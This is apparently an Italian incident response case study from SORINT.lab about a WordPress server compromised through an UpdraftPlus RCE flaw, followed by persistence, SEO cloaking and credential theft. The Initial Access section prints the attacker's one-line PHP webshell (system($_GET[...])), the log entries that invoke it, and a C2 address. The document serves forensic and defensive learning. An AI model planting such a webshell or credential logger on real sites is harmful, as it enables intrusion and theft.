WP Zero-Click Compromise

Incident Response Case Study

BUILDING GREAT TECHNOLOGY

www.sorint.com | welisten@sorint.com

July 2026

SORINT.lab

Credits

Mattia Dimauro


Cybersecurity Architect - Sircle SecOps

SORINT lab

Overview

Target

Dominio ospitato su infrastruttura AWS EC2 (Amazon Linux 2), configurato come server multi-sito.



Attack Vector

Sfruttamento vulnerabilità CVE2026-10795 nel plugin UpdraftPlus (versione 1.24.4), che ha permesso una Remote Code Execution (RCE) non autenticata.

Impact


Compromissione totale dell'applicazione web, installazione di keylogger per furto di credenziali e dirottamento SEO (Cloaking) verso siti di gambling.

Threat Actor

Bot automatizzato impiegato in una campagna di mass-exploitation. Nessun accesso interattivo ('Man on the Keyboard') né movimento laterale rilevato a livello OS.

Starting Point

Server AWS EC2 (Amazon Linux 2)
Utente Apache (Architettura Monolitica)



NO EDR

La visibilità centralizzata e il monitoraggio endpoint non è presente.

NO SOC

Nessun monitoraggio attivo, il cliente non rientra nei servizi SecOps.

NO SEGMENTATION

Tutte le tenant WP sono rette da un solo processo Apache, nessuna separazione, possibile spread delle minacce.

Incident Timeline

11/06 19:33

INITIAL ACCESS

- Exploit known Vulnerability
- Dropper installed

12/06

MASSIVE PERSISTENCE

- Rogue admin account
- Webshell, stealer

15-16/06

EXFILTRATION & MONETIZATION

- Black SEO
- Credential theft

18/06

FIRST SYMPTOMS

- Banner anomaly
- Rogue admins found

18/06 13:00

FIRST RESPONSE

- Secops + Managed Services' team
- System isolation
- Forensic Analysis begins

1 2 3 4 5

SORINT lab

Initial Access

```
45.61.184.21 - - [11/Jun/2026:19:33:43 +0200] "POST / HTTP/1.1" 200 811 "-" "python-requests/2.34.2"
45.61.184.21 - - [11/Jun/2026:19:33:45 +0200] "POST / HTTP/1.1" 200 1366 "-" "python-requests/2.34.2"
```

1- HTTP REQUESTS

Il TA invia POST requests verso il server tramite «python-requests/2.34.2»

2- BYPASS AUTH

Vulnerabilità in UDRPC (Updraft Central) porta ad Authentication bypass privilegiata

```
# Payload UDRPC (Plugin Upload): `plugin.upload_plugin`
```

3- RCE

Comandi RPC per caricare un plugin malevolo

«elite-optimizer.php»

Dropper PHP

RCE con privilegi Apache

```
# Plugin Caricato ed Eseguito: elite-optimizer.php
45.61.184.21 - - [11/Jun/2026:19:33:46 +0200] "GET /wp-content/plugins/elite-optimizer/elite-optimizer.php?
z808=id HTTP/1.1" 200 68 "-" "python-requests/2.34.2"
# Codice PHP Dropper:
<?php system($_GET['z808']); ?>
# Risposta GET (68 byte):
uid=48(apache) gid=48(apache) groups=48(apache)
```

Dropper minimale mascherato. L'attaccante ottiene il controllo totale e Remote Code Execution (RCE) tramite privilegi Apache ricostruendo ed eseguendo la stringa: `system($_GET['z808'])`

Compromise

Webshell dormienti

Dozzine di file PHP malevoli camuffati (es. `cleanhealth.php`).
ALFA TEaM Shell nascosta dentro una finta immagine `logo.jpg (179 KB di codice cifrato).

Rogue admin account su DB

Creazione diretta via query SQL di finti amministratori WP (admin_lin, `lock’).
La sola rimozione dei file infetti non basta a bloccare l'accesso.

Automatic Execution

Dropper configurati come `mu-plugins (es. `.cache.php`) che si auto-eseguono in background ad richiesta web, ricaricando il malware ad ogni visita.

Monetiziation + Exfiltration

Dirottamento SEO (Cloaking)

Modifica invisibile del file `.htaccess`.

Se il visitatore è riconosciuto come "Googlebot", il traffico viene servito segretamente da `amp.php`, mostrando pagine di spam per Casinò online.

Rivendicazione abusiva della proprietà del dominio su Google Search Console caricando token HTML falsificati.

Credential Theft

File core `wp-login.php` trojanizzato per loggare ogni tentativo di accesso in chiaro prima dell'autenticazione reale.

Migliaia di password immagazzinate in file esca locali (es. `readme.html`e un finto `logo.jpg da 1MB).

Esfiltrazione silente verso il server C2 (45.61.187.50`).

SORINT lab

No Interactive Intrusion

Volume Eccessivo e Rumoroso

Dozzine di vecchie webshell note buttate alla cieca sul server; un approccio non-stealth tipico di script pre-programmati in massa.

Nessuna Escalation OS

L'attaccante è rimasto rigidamente confinato all'utente `apache. Nessun tentativo di leggere file di sistema sensibili o di compromettere altri utenti SSH.

Zero Esfiltrazione Database

Nessuna query SQL per esportare dump del database o estrarre dati PII sensibili. L'interesse era esclusivamente limitato a iniettare spam SEO e rubare credenziali in ingresso.

Fallimento della Replica (Worm)

Il malware ha cercato di infettare gli altri siti web co-ospitati, ma ha fallito. Cercava percorsi hardcoded standard che non corrispondevano all'architettura personalizzata AWS.

SORINT lab

Rilevamento della Minaccia

Assenza di telemetria

Scoperta casuale generata da un errore visivo del malware stesso.

Accedendo al pannello di controllo per indagare l'anomalia grafica, lo sviluppatore ha notato la presenza di utenze amministrative sconosciute (es. `admin_lin`), innescando immediatamente l'Incident Response.

Response – Phase 1

Network Isolation

Chiusura immediata di tutti gli accessi in ingresso e uscita per la macchina EC2 compromessa, troncando istantaneamente le esfiltrazioni verso i server di Comando e Controllo (C2).

Evidence collection

Acquisizione forense per differenziale dello snapshot compromesso (18/06) confrontato minuziosamente con l'ultimo snapshot integro (10/06).

Analisi

Incrocio diagnostico tra access log di Apache (chiamate POST anomale, query log di MySQL, ricostruzione dei comandi RPC eseguiti.

Response – Phase 2

Rollback Strategico


L'host e il DB sono stati ripristinati dallo snapshot integro del IO Giugno, salvati dalla retention policy di 7 giorni.

Bonifica Finale & Patching:

- Cancellazione manuale dal DB degli admin rogue rimasti.
- Reset globale delle password per account WP, DB e FTP.
- Chiusura del vettore d'attacco aggiornando UpdraftPlus.

Response – Phase 3

Da Monolite a Micro-Segmentazione



La compromissione di un singolo CMS richiede ora una complessa vulnerabilità di "Docker Escape" per intaccare il sistema operativo sottostante o infettare gli altri siti web.

4 Key Takeaways

1. Necessità critica di adottare agenti **EDR/XDR** sull'endpoint per rilevare scritture anomale e processi in esecuzione in tempo reale.
2. Implementare File Integrity Monitoring (FIM) e inoltrare i log critici a un SIEM centralizzato per l'identificazione automatica di anomalie.
3. Strutturare una rigorosa policy di Vulnerability Management e un ciclo di patching automatizzato continuo.
4. Validazione definitiva e implementazione del principio di minimo privilegio e della containerizzazione per isolare gli ambienti.

IT | ES | UK | DE | US | FR | PL | CMR | RO

welisten@sorint.com

www.sorint.com